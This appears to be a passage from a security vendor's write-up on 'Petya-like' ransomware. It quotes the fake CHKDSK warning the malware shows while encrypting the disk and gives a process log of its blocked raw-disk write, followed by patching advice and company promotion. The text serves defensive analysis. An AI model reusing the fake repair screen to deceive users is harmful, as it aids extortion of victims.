
The type of the file system is NTFS.

One of your disks contains errors and needs to be repaired. This process may take several hours to complete. It is strongly recommended to let it complete.


WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED IN!

CHKDSK is repairing sector 22016 of 248800 (8%)

Once the MFT encryption process completes it presents the user with the following screen for the decryption key:



A view from the PARANOID Management Environment (PME) that shows that PARANOID successfully prevents the attack:





A view from the machine shows that the malicious process is terminated:

rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_256.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_256.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\ProgramData\Nyotron\Logs\Events\2.11.6605.0_2017.6.28-2.log	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Windows\Prefetch\AgAppLaunch.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Windows\Prefetch\AgAppLaunch.db	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Users\qqa\Desktop	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\Windows	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:\\$Directory	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	C:	SUCCESS	(
rundll32.exe	1940	2280	WriteFile	\\Device\Harddisk0\DR0	ACCESS DENIED	(
rundll32.exe	1940	2280	Process Exit	Process exists upon failure.	SUCCESS	E
rundll32.exe	1968	4560	Process Exit	No damage is done.	SUCCESS	E



Summary and What To Do Now

Nyotron's senior security scientists recommend defending against this type of attack by first ensuring that all operating system patches including service packs, hotfixes and special security updates are current.

Nyotron highly recommends selecting a deterministic malware defense system that ignores your patch update status and protects you from damage; data manipulation, encryption, and exfiltration regardless of operating system status.

Threat-agnostic solutions offer protection and near zero exposure to damage. These solutions can quickly identify and stop today's known, known-unknown attacks like the "Petya-like" ransomware, and the more dangerous unknown-unknown attacks expected in the days ahead.

About Nyotron

Nyotron is a privately held cybersecurity company that has developed a disruptive Threat-Agnostic Defense™ technology to cope with the biggest challenge of today's digital era - the unknown threat. PARANOID is designed to prevent targeted and advanced national-level cyber-attacks on high-profile enterprises, and it does so without any previous knowledge about the threat or its methodologies. Based on a unique last-line-of-defense approach, the company's technology is designed to protect enterprise data and critical assets by mitigating threats that are able to outsmart all security layers. Nyotron's customer base includes all major industries.



2880 Lakeside Drive Suite 237
Santa Clara, CA 95054
+1 (408) 780-0750
www.nyotron.com